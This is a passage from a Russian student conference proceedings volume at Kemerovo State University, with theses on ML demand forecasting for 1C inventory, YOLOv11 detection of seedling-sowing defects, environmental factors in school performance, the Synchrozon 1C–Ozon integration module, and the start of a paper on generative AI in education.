1. Минимальный/максимальный запас – вручную задаются пороговые значения, при достижении которых система предлагает заказ.
2. ABC-XYZ-анализ – товары делятся на группы по частоте спроса и стабильности продаж, но без прогнозирования.
3. Ручное планирование – менеджер вручную корректирует заказы, опираясь на личный опыт [4].

Недостатки текущей системы:

1. Отсутствие адаптивного прогнозирования – заказы формируются по жестко заданным параметрам (например, при достижении минимального остатка), без учета сезонности и динамики спроса.
2. Ручной ввод данных – при работе с внешними поставщиками часть информации (сроки поставки, цены) приходится вносить вручную.
3. Низкая интеграция с Excel – многие компании дублируют данные в таблицах для аналитики, что увеличивает вероятность ошибок.

Наша улучшенная система дополняет существующее решение на 1с.

Предлагаемое решение добавляет прогнозирование на основе данных и автоматизацию заказов с помощью машинного обучения [3].

Ключевые улучшения представлены ниже.

Таблица 1 - Ключевые улучшения

Критерий	Текущий метод (1С)	Предлагаемое решение
Прогнозирование спроса	Нет (только ручные правила)	ML-модели (линейная регрессия, временные ряды)
Учет сезонности	Только если вручную настроен коэффициент	Автоматический анализ (например, +30 к товару зимой)
Работа с внешними факторами	Не учитывается	Курс валют, цены на бензин, маркетинговые акции
Формирование заказов	По остатку (реактивно)	Оптимальный заказ (с учетом сроков поставки и вероятного спроса)
Интеграция с Excel	Ручной экспорт/импорт	Автоматическая синхронизация через Power Query

Для устранения указанных недостатков предлагается:

1. Интеграция с Excel через Power Query – автоматическая выгрузка данных из 1С в аналитические шаблоны.
2. Прогнозирование спроса с помощью регрессионных моделей – на основе ретроспективных данных о продажах, сезонности и внешних факторов (например, цен на бензин).
3. Автоматическое формирование заказов с учетом:
 - Времени доставки,
 - Минимально допустимого запаса,
 - Вероятности резкого роста спроса.

В методах машинного обучения используется линейная регрессия. Строится линейная зависимость между историческими продажами ($Q_{ист}$) и прогнозируемым спросом. Благодаря этому способу можно быстро провести обучение на малых данных. Формула прогнозирования спроса [2]:

$$Q_{\text{прогноз}} = \alpha * Q_{\text{ист}} + \beta * S_{\text{сезон}} + \gamma * P_{\text{внеш}} \quad (1)$$

Показатели, представленные в формуле: $Q_{\text{ист}}$ – исторические продажи, $S_{\text{сезон}}$ – сезонный коэффициент, $P_{\text{внеш}}$ – влияние внешних факторов (например, курс валют).

Данные для обучения моделей это минимальный требуемый период: 2-3 полных сезонных цикла (24-36 месяцев)

- Ключевые признаки:
- Исторические продажи с детализацией по дням/неделям;
- Внешние факторы (праздники, погода, экономические индикаторы);
- Маркетинговые активности (акции, рекламные кампании);

Методы обработки пропусков:

- Интерполяция для коротких пропусков (до 7 дней);
- Исключение аномалий через IQR-метод.

Также применяется метод опорных векторов (SVR) благодаря которому прогнозируется спрос при помощи поиска сложных нелинейных зависимостей между параметрами. Входные данные те же, что и для линейной регрессии, но добавляются ядерные функции (например, RBF) для учета "скачков" спроса, затем оптимизирует запас прочности, чтобы минимизировать ошибку на новых данных. Используется для "капризных" позиций с неочевидными зависимостями (например товары, спрос на которые зависит от акций) [5].

В разработанной системе на python используются библиотеки:

1. pandas – обработка данных из 1С,
2. scikit-learn – прогнозирование (линейная регрессия, метод опорных векторов),
3. openpyxl – автоматизация отчетов в Excel.

Данные берут свое начало из 1С:Предприятие при помощи ежедневной автоматической выгрузки через Power Query. Для дальнейшей работы данных очищаются: заполняются пропуски, подставляются медианные значения для длинных пропусков. Затем обработанные сведения проходят вычислительный процесс с учетом выявленных нелинейных паттернов, учетом резких всплесков при акциях и изменений рыночных условий. По итогу выполнения расчетов система генерирует прогнозные значения спроса продукции и заданные метаданные.

После выполнения ML-расчетов данные становятся основой для:

- Автоматизированных решений (заказы, акции);
- Аналитики эффективности (точность, ROI);
- Постоянного улучшения моделей (обратная связь).

Процентное соотношение методов обучения в системе составляет Параллельное выполнение линейная регрессия для 70% ассортимента, SVR для 30% "проблемных" позиций.

Система обеспечивает замкнутый цикл "прогноз-действие-анализ", критически важный для современного управления запасами.

По проведенным результатам тестирования были получены следующие результаты преимущества внедрения разработанной системы:

- Точность прогноза – 87% (против 65% у стандартного метода 1С);
- Сокращение ручного ввода данных – на 40%;
- Сокращение дефицита – на 25- 40%;
- Снижение излишков – на 15- 30%;
- Уменьшение ручного труда – до 50% времени менеджера.

Данные значения являются усредненными показателями из реальных кейсов внедрения прогнозной аналитики в ритейле и логистике.

Предложенное решение позволяет:

- Снизить затраты на хранение избыточных запасов;
- Минимизировать риск дефицита;

- Сократить время на формирование заказов.

В будущем в процесс развития ПО планируется внедрение следующих технологий:

- внедрение нейросетевых моделей для более точного прогноза,

- интеграция с API крупных маркетплейс площадок (Wildberries, Ozon, Aliexpress) и поставщиков для автоматического обновления прайсов.

Предложенная система демонстрирует эффективное сочетание простых и сложных методов, обеспечивая баланс между точностью и производительностью. Ключевое преимущество - адаптивность к разным типам товаров и бизнес-процессов.

Список литературы

1. 1С:Управление торговлей 11. Официальная документация. – URL: <https://1c.ru> (Дата обращения (02.04.2025)). – Текст: электронный.
2. Гудфеллоу Я., Бенджио И., Курвилль А. Глубокое обучение. – М.: ДМК Пресс, 2022. – 652 с.
3. Власова Л.Г., Гончаров Д.И. Основы оперативно-производственного планирования с использованием информационной системы «1С:ERP Управление предприятием» – М.: ООО «1С-Паблишинг», 2020. – 420 с.
4. Рязанцева, Наталья 1С:Предприятие. Комплексная конфигурация. Секреты работы/ Наталья Рязанцева, Дмитрий Рязанцев. - М.: БХВ-Петербург, 2021. - 624 с.
5. Андреас, Мюллер Введение в машинное обучение с помощью Python. Руководство для специалистов по работе с данными: моногр. / Мюллер Андреас. - М.: Альфа-книга, 2017. - 697 с.

Научный руководитель - доктор технических наук, доцент Степанов Ю.А., ФГБОУ ВО «Кемеровский государственный университет»

УДК 004.85

ОБ ОДНОМ ИЗ СПОСОБОВ ДЕТЕКЦИИ ДЕФЕКТОВ АВТОМАТИЧЕСКОГО ПОСЕВА ХВОЙНЫХ ДЕРЕВЬЕВ С ПОМОЩЬЮ КОМПЬЮТЕРНОГО ЗРЕНИЯ

Кривалова С. В., Куприянова А. А., Вылегжанина А. В.

ФГБОУ ВО «Кемеровский государственный университет»

sveta.krivalova@mail.ru, annakupriyanova04@mail.ru, alina_com@rambler.ru

Аннотация: В статье рассматривается решение по автоматизации ручного контроля посадки семян хвойных деревьев с использованием технологий компьютерного зрения. Веб-приложение на базе модели YOLOv11 позволит автоматически выявлять дефекты посадки, заменяя трудоемкий визуальный осмотр. Система включает в себя интерфейс для анализа изображений и инструменты для обучения модели на данных.

Ключевые слова: Детекция, обучение нейронной сети, веб-приложение, YOLOv11, компьютерное зрение.

Современные информационные системы, связанные с компьютерным зрением, играют важную роль в биологии и экологии, позволяя эффективно решать широкий спектр задач. Одной из ключевых проблем в работе питомника саженцев хвойных пород является обнаружение дефектов автоматического посева на изображениях всходов. В данной статье описывается один из способов детекции отклонений от нормального посева одного саженца в ячейку на изображениях хвойных деревьев с помощью компьютерного зрения. [1]

В высокотехнологичном питомнике КемГУ в год выращивают до трех миллионов семян хвойных деревьев. Благодаря гидропонному выращиванию можно получить

качественные саженцы елей и сосен с закрытой корневой системой. Из-за автоматической посадки в паллете могут быть пустые ячейки или наоборот два и более сеянца в одной, что может негативно сказаться на их дальнейшем росте. Для своевременного выявления проблем можно анализировать изображения сеянцев. Обычно оценка состояния сеянцев осуществляется специалистами путем прямого визуального контроля, однако ручной анализ изображений требует значительных временных затрат и может быть подвержен человеческим ошибкам. [2]

С развитием цифровых технологий эту задачу можно автоматизировать, применяя методы компьютерного зрения и дистанционного мониторинга. Установка камер и использование алгоритмов для анализа изображений помогут упростить процесс выявления отклонений при посадке сеянцев хвойных деревьев [3].

Для решения задачи детекции дефектов посева необходимо разработать специализированный инструмент, который сможет обнаруживать отклонения от нормы в развитии сеянцев хвойных деревьев. Для автоматизации этого процесса предлагается использовать библиотеку OpenCV, которая предоставляет мощные инструменты для обработки изображений.

Для удобства работы с системой необходимо создать графический пользовательский интерфейс. При реализации приложения в качестве платформы для разработки был выбран вариант с веб-технологиями. Веб-приложение позволит пользователям работать в том числе на большом экране, что значительно упрощает анализ изображений и взаимодействие с интерфейсом. Помимо этого, данный вид приложения можно использовать с любого устройства, подключенного к интернету, что позволяет работать из различных мест без необходимости разворачивать локальные приложения на каждом устройстве.

Для решения задачи детекции отклонений посадки сеянцев выбрана предобученная нейронная сеть YOLOv11 от Ultralytics. Помимо этого, данная модель способна обрабатывать изображения в реальном времени, что делает ее идеальной для задач, где требуется оперативное выявление отклонений. [4]

На основании технического анализа, представленного в официальной документации Ultralytics, можно отметить, что модель YOLOv11 демонстрирует улучшение метрики среднего точности по сравнению также широко используемой YOLOv8. Эмпирические данные свидетельствуют о том, что оптимизация архитектуры способствуют более эффективному извлечению признаков, особенно в контексте детекции объектов малого размера. Кроме того, YOLOv11 сохраняет достаточно высокую скорость вывода благодаря оптимизации вычислительного графа и усовершенствованным алгоритмам постобработки. С точки зрения процесса обучения, YOLOv11 интегрирует усовершенствованные методы аугментации данных и функции потерь. Также YOLOv11 позволяет дообучать модель на специфических данных, что особенно важно для задачи детекции сеянцев. [5]

Для реализации серверной части данного проекта был выбран фреймворк для создания веб-приложений на языке программирования Python – Flask. Основным аргументом в пользу Flask стало использование модели YOLOv11 для детекции отклонений в состоянии сеянцев. Решение задач компьютерного зрения на базе моделей YOLO реализовано на языке Python, что делает Flask естественным выбором для серверной части. Помимо этого, Flask предоставляет основной набор библиотек, что позволяет разработчику гибко настраивать и расширять приложение в зависимости от требований проекта.

Для реализации базы данных в данном проекте была выбрана система управления базами данных (СУБД) MySQL. Данная СУБД уже используется в инфраструктуре, что делает выбор логичным, так как он обеспечивает совместимость с существующими системами и процессами.

Разработанное веб-приложение предназначено для автоматизации мониторинга состояния сеянцев хвойных деревьев с использованием компьютерного зрения и машинного обучения.

Задачи веб-приложения:

1. автоматизация выявления отклонений в посеве и дальнейшем развитии сеянцев на основе анализа фото/видеоматериалов;
2. упрощение процесса обучения нейронных сетей для классификации дефектов;
3. обеспечение графического интерфейса для работы с данными и результатами анализа.

Разработанное веб-приложение содержит два функциональных модуля: модуль анализа фото/видеоматериалов, модуль обучения модели нейронной сети. В функциональные возможности первого модуля входит: загрузка фото и видеоматериалов, анализ загруженных материалов на наличие отклонений от нормы моделью нейронной сети, отображение галереи с результатами анализа. Второй модуль отвечает за загрузку размеченных фотоматериалов, создание датасета с разделением на тренировочную и тестовую выборки, а также запуск обучения модели нейронной сети на указанных параметрах.

На главном экране модуля анализа расположена кнопка, при нажатии на которую пользователь может загрузить фотографии и видеоматериалы. После чего запускается детектор, основанный на обученной модели нейронной сети, который анализирует загруженные материалы и отмечает обнаруженные отклонения от нормы. Подобные изображения отображаются в галерее на главном экране. При нажатии на выбранный элемент он увеличивается, отображается фотография с отмеченным отклонением.




Рисунок 1 – Главный экран модуля анализа

На экране с обучением модели пользователь может создать датасет. Для этого ему нужно загрузить в систему размеченные фотографии и указать параметры для разделения изображений на обучающую и тестовую выборки. Помимо этого, необходимо создать новый класс, который будет использоваться для обучения модели. В этом модуле расположен блок для запуска обучения модели нейронной сети YOLOv11. Пользователь выбирает ранее созданный датасет, настраивает необходимые параметры и запускает процесс обучения. После завершения обучения, которое займет некоторое время, модель будет готова к использованию.

В ходе работы, было разработано веб-приложение, способное выявлять отклонения на изображениях хвойных деревьев с точностью 85%, что является удовлетворительным результатом. В случае наличия более мощных аппаратных ресурсов и видеокарты, целесообразно рассмотреть возможность применения альтернативной модели для повышения эффективности. В перспективе планируется внедрение в систему дистанционного мониторинга с использованием камер или дронов.

Список литературы

1. ПОДГОТОВКА ДАТАСЕТА ДЛЯ ЗАДАЧИ ДЕТЕКЦИИ ПОВРЕЖДЕННОЙ ХВОИ ВЗРОСЛЫХ СОСЕН // Студенческий: электрон. научн. журн. Кривалова С.В. [и др.]. 2024. № 39(293). URL: <https://sibac.info/journal/student/293/349546> (дата обращения: 03.04.2025).
2. До трех миллионов саженцев в год смогут выращивать в высокотехнологичном питомнике КемГУ // Кемеровский Государственный Университет URL: <https://kemsu.ru/news/88647-do-trekh-millionov-sazhentsev-v-god-smogut-vyrashchivat-v-vysokotekhnologichnom-pitomnike-kemgu/> (дата обращения: 03.04.2025).
3. Степанов Ю.А. Бурмин Л.Н. Об одном из способов хранения и анализа пространственно-атрибутивных данных угледобывающего предприятия // Научная электронная библиотека eLIBRARY.RU URL: <https://elibrary.ru/item.asp?id=25371847> (дата обращения: 03.04.2025).
4. Ultralytics YOLO Docs // Ultralytics YOLO Docs URL: <https://docs.ultralytics.com/ru#the-evolution-of-object-detection> (дата обращения: 03.04.2025).
5. YOLO11 против YOLOv8: подробное сравнение // Ultralytics YOLO Docs URL: <https://docs.ultralytics.com/ru/compare/yolo11-vs-yolov8/#ultralytics-yolo11> (дата обращения: 03.04.2025).

Научный руководитель — доктор технических наук, доцент Степанов Ю.А., ФГБОУ ВО «Кемеровский государственный университет»

УДК 004.891.3

**МЕТОДИКА ВЫЯВЛЕНИЯ ЗАВИСИМОСТЕЙ УСПЕВАЕМОСТИ УЧАЩИХСЯ ОТ
ФАКТОРОВ ВНЕШНЕЙ СРЕДЫ С ИСПОЛЬЗОВАНИЕМ ИНФОРМАЦИОННО-
АНАЛИТИЧЕСКОЙ СИСТЕМЫ**

Кузиев П.В., Кодацкий К.Б.

ФГБОУ ВО «Кемеровский государственный университет»

ilovekemsu@gmail.com, kosoy15220@gmail.com

Аннотация. В тезисе представлена концепция методики для анализа влияния факторов внешней среды (социально-экономических, экологических, инфраструктурных) на успеваемость учащихся средних школ. Описана актуальность проблемы, цель разработки методики и информационно-аналитической системы для её поддержки, основные требования к системе и планируемые этапы исследования.

Ключевые слова: успеваемость учащихся, факторы внешней среды, методика анализа, информационно-аналитическая система, управление образованием

Успеваемость учащихся является ключевым показателем эффективности образовательной системы и фактором, определяющим дальнейшее развитие личности [1]. Однако, помимо внутришкольных аспектов, на академические результаты могут существенно влиять внешние, средовые факторы: социально-экономическое положение семьи, экологическая обстановка, доступность инфраструктуры, удаленность школы [2]. Механизмы этого влияния изучены недостаточно, что затрудняет разработку эффективных мер по повышению качества образования и выравниванию образовательных возможностей. Актуальность исследования возрастает в условиях реформирования образования и необходимости учета всего комплекса факторов для принятия обоснованных управленческих решений [3].

Целью данной работы является разработка методики выявления статистически значимых зависимостей между успеваемостью учащихся средних общеобразовательных школ и измеримыми факторами внешней среды. Для апробации и применения методики

предлагается создание информационно-аналитической системы (ИАС), которая позволит автоматизировать сбор, обработку данных и визуализацию результатов.

Научная новизна заключается в комплексном подходе, объединяющем факторы разной природы (включая ранее малоизученные, например, экологические или связанные с транспортной доступностью), и применении современных методов анализа данных, включая машинное обучение, для построения прогностических моделей [4].




Рисунок 1 – концептуальная модель

Теоретической основой для систематизации факторов выбрана экологическая теория развития Ури Бронфенбреннера [5], позволяющая рассматривать влияние среды на разных уровнях:

- Микросистема – непосредственное окружение учащегося;
- Мезосистема – взаимоотношения между элементами микросистемы;
- Экзосистема – социальные структуры, не включающие учащегося непосредственно, но влияющие на него;
- Макросистема – культурные ценности, законы, обычаи.

Данная теория позволяет структурировать многочисленные факторы в единую систему и проследить их взаимосвязи, что особенно важно при разработке комплексных моделей влияния на успеваемость.

Для реализации предложенной методики рекомендуется следующий набор функций для ИАС:

1. Сбор и интеграция данных: агрегация данных об успеваемости (оценки, результаты стандартизированных тестов) из школьных информационных систем, данных о социально-демографических характеристиках учащихся, а также данных о факторах внешней среды из различных источников (открытые данные Росстата, экологические мониторинги, геоинформационные системы, опросы).

2. Хранение данных: создание структурированной базы данных для хранения разнородной информации.

3. Анализ данных: реализация модулей для статистической обработки (корреляционный, регрессионный, кластерный анализ) и применения методов машинного обучения для выявления нелинейных зависимостей и построения прогностических моделей успеваемости.

4. Визуализация: предоставление инструментов для наглядного отображения данных, выявленных зависимостей и результатов прогнозирования (графики, диаграммы, карты).

Исходя из функциональности, архитектура ИАС может включать следующие модули:

1. Модуль сбора и предварительной обработки данных: отвечает за подключение к источникам, извлечение, очистку и унификацию данных.

2. Хранилище данных (БД): центральный компонент для хранения структурированной информации.

3. Аналитический модуль: содержит библиотеку методов статистического анализа и моделей машинного обучения.

4. Модуль прогнозирования: использует обученные модели для прогноза успеваемости при изменении входных параметров.

5. Модуль визуализации и отчетности: генерирует отчеты, графики и карты для представления результатов пользователю.

6. Система рекомендаций: генерирует рекомендации на основе проанализированных данных, используя методы искусственного интеллекта

7. Пользовательский интерфейс: веб-интерфейс для взаимодействия с системой.

Практическая значимость предлагаемой методики и ИАС заключается в возможности выявления ключевых факторов, влияющих на успеваемость в конкретном регионе/школе; прогнозирования изменений успеваемости при изменении внешних условий; формирования рекомендаций по компенсирующим мероприятиям для нивелирования негативного влияния внешних факторов; создания инструмента поддержки принятия решений для органов управления образованием.

Подобная информационно-аналитическая система может стать эффективным инструментом для повышения качества образования путем учета и компенсации различий в условиях обучения, что особенно актуально для обеспечения равных образовательных возможностей независимо от места проживания и социально-экономического положения учащихся.

Список литературы

1. Барабанов, А. В. Факторы, влияющие на успеваемость школьников: педагогические аспекты / А. В. Барабанов. – Москва: Издательство "Образование", 2019. – 245 с.
2. Власова, М. И. Социальные факторы и их влияние на академическую успеваемость учеников / М. И. Власова // Журнал педагогических исследований. – 2020. – Т. 12, № 3. – С. 45-56.
3. Кузнецова, Т. В. Влияние семейной среды на образовательные успехи детей / Т. В. Кузнецова, Д. А. Смирнов // Вопросы психологии. – 2021. – Т. 34, № 2. – С. 78-90.
4. Шарлаева, Е. А. Влияние факторов среды на физическое развитие и умственную работоспособность детей в период адаптации к школе: диссертация ... кандидата биологических наук / Е. А. Шарлаева. – Барнаул, 2002. – 114 с.
5. Bronfenbrenner, U. The Ecology of Human Development: Experiments by Nature and Design / U. Bronfenbrenner. – Harvard University Press, 1979. – 330 p.

Научный руководитель – доктор т.н., доцент Степанов Ю.А., ФГБОУ ВО «Кемеровский государственный университет».

УДК 004.9

ОБЗОР МОДУЛЯ SYNCHROZON ДЛЯ ИНТЕГРАЦИИ “1С: ПРЕДПРИЯТИЕ” С МАРКЕТПЛЕЙСОМ OZON

Кузьмин Е.К., Бурмин Л.Н.

ФГБОУ ВО «Кемеровский государственный университет»

kuzmin.zhenia@gmail.com, LNBurmin@mail.ru

Аннотация. В данной статье будет рассмотрен модуль Synchronozon для интеграции различных конфигураций платформы “1С: Предприятие” с маркетплейсов Ozon, его назначение и основные функции. Будут перечислены основные проблема ручной обработки заказов, описаны преимущества автоматизации бизнес-процессов.

Ключевые слова: 1С: Предприятие, электронная коммерция, интеграция, маркетплейс, интернет-торговля

Введение

В современных условиях, где онлайн-продажи играют ключевую роль в развитии малого и среднего бизнеса, грамотная организация бизнес-процессов приобретает особую значимость. Ручная обработка заказов, постоянная сверка остатков и цен, формирование отгрузочных документов – все это не только отнимает время, но и увеличивает вероятность ошибок, что может привести к финансовым потерям и снижению лояльности клиентов.

В таких условиях интеграция современных инструментов автоматизации становится не просто конкурентным преимуществом, а необходимостью для поддержания конкурентоспособности и обеспечения стабильного роста бизнеса. Решение этой задачи лежит в использовании проверенных и надежных платформ управления бизнесом, таких как 1С, и их эффективной синхронизации с ключевыми маркетплейсами, представляющими собой основные каналы продаж, например, Ozon, Wildberries, Яндекс.Маркет. Именно для упрощения интеграции с одним из крупнейших маркетплейсов, Ozon, и предназначен модуль Synchronozon.

Что такое Synchronozon

Synchronozon – это модуль, разработанный специально для интеграции 1С и маркетплейса Ozon. Он позволяет настроить двусторонний обмен данными между системами, обеспечивая актуальность информации по товарам, ценам, остаткам и заказам в режиме реального

времени. Модуль поддерживает актуальные версии 1С (8.3 и выше) и совместим с различными конфигурациями (“Управление торговлей”, “Управление нашей фирмой” и др.). Synchrozon работает по двум схемам: FBO (продажа со склада Ozon) и FBS (продажа со склада поставщика).

Зачем использовать Synchrozon

Работа через личный кабинет Ozon Seller подходит для небольших продавцов с ограниченным ассортиментом и умеренным потоком заказов — обычно до 20–50 в день. Чаще всего это начинающие предприниматели, которые только выходят на рынок и не нуждаются в сложных инструментах учета.

Однако по мере роста бизнеса, когда ассортимент расширяется, а количество заказов увеличивается, ручная обработка в личном кабинете становится неэффективной. Крупным продавцам приходится тратить значительное время на ввод данных, контроль остатков и анализ продаж, что повышает риск ошибок и замедляет процессы. В таких случаях оптимальным решением становится интеграция с системой 1С, которая автоматизирует складской учет, финансовую отчетность и аналитику. Настроив обмен данными между маркетплейсом и 1С, продавец может синхронизировать остатки, заказы и цены, минимизировать рутинные операции и сосредоточиться на развитии бизнеса. Это особенно важно для компаний, работающих с несколькими площадками одновременно, так как 1С обеспечивает централизованное управление всеми продажами.

Возможности Synchrozon

Модуль Synchrozon помогает автоматизировать ключевые процессы управления товарами, остатками, ценами, продвижением и заказами на Ozon. Автоматическое или ручное обновление данных о товарах из 1С в личный кабинет, включая создание и редактирование карточек, сопоставление с номенклатурой, исключение из продажи, а также детальный контроль остатков (с учетом резервов и ограничений выгрузки) минимизирует ручной труд. Управление ценами и участие в акциях также упрощаются благодаря автоматизированной загрузке данных из 1С. Модуль автоматизирует создание заказов в 1С на основании заказов FBS, обеспечивает сборку отправок и печать этикеток. Для заказов FBO предоставляется полная справочная информация и возможность обработки спорных заказов.

Вывод

В эпоху цифровизации маркетплейсы стали не просто площадками для онлайн-шопинга, а одним из драйвером роста малого и среднего бизнеса. В условиях растущей значимости онлайн-продаж и увеличения объемов заказов, ручная обработка данных в личном кабинете Ozon Seller становится неэффективной и приводит к ошибкам, замедлению процессов и финансовым потерям. Для оптимизации бизнес-процессов и обеспечения стабильного роста, компаниям необходимо интегрировать современные инструменты автоматизации, такие как 1С, с маркетплейсами. Модуль Synchrozon, разработанный специально для интеграции 1С и Ozon, обеспечивает двусторонний обмен данными в режиме реального времени, автоматизирует учет товаров, цен, остатков и заказов. Использование Synchrozon позволяет продавцам минимизировать рутинные операции, избежать ошибок, сосредоточиться на развитии бизнеса и эффективно управлять продажами на Ozon.

Список литературы

1. Synchrozon для 1С // База знаний Ozon. URL: <https://seller-edu.ozon.ru/api-ozon/synchrozon?rr=1> (дата обращения: 07.04.2025).
2. Маркетплейсы: итоги 2024 года // Русбейс. URL: <https://rb.ru/opinion/marketplaces-results-2024> (дата обращения 07.04.2025).
3. Маркетплейсы 2024 // Data Insight. URL: https://datainsight.ru/DI_FV_UpgradeRetail_2024 (дата обращения 08.04.2025).

4. 7 главных проблем бизнеса на маркетплейсах. И как всё исправить // vc.ru. URL: <https://vc.ru/marketplace/634836-7-glavnyh-problem-biznesa-na-marketpleisah-i-kak-vse-ispravit> (дата обращения 08.04.2025).
5. Автоматизация продаж на маркетплейсах // Онлайн-касса.ru. URL: <https://online-kassa.ru/blog/avtomatizatsiya-prodazh-na-marketpleisah/> (дата обращения 08.04.2025).
6. С какими проблемами сталкивается владелец бизнеса при автоматизации продаж на маркетплейсах // inSales. URL: <https://www.insales.ru/blogs/university/avtomatizatsiya-prodazh-na-marketpleysakh> (дата обращения 08.04.2025).

Научный руководитель – д.т.н, доцент Степанов Ю.А., ФГБОУ ВО «Кемеровский государственный университет»

УДК 004.9

ПРОБЛЕМА ПРИМЕНЕНИЯ ГЕНЕРАТИВНОГО ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В СОВРЕМЕННОМ ОБРАЗОВАТЕЛЬНОМ ПРОЦЕССЕ

Лаврова В.И., Бурмин Л.Н.

Кемеровский государственный университет

lavrova_vi@mail.ru LNBurmin@mail.ru

Аннотация: в статье рассматривается проблема применения генеративных нейросетей (ChatGPT, Gemini, DeepSeek и др.) в современном образовательном процессе [1]. Анализируются причины их популярности среди студентов, обсуждаются проблемы, связанные с академической честностью, и реакция преподавателей. Предлагаются решения, включающие специализированные сервисы для проверки текстов, адаптацию учебных методик и обучение этичному использованию ИИ.

Ключевые слова: актуальность, генеративные нейросети, искусственный интеллект, образование, академическая честность, ChatGPT, адаптация обучения.

Введение

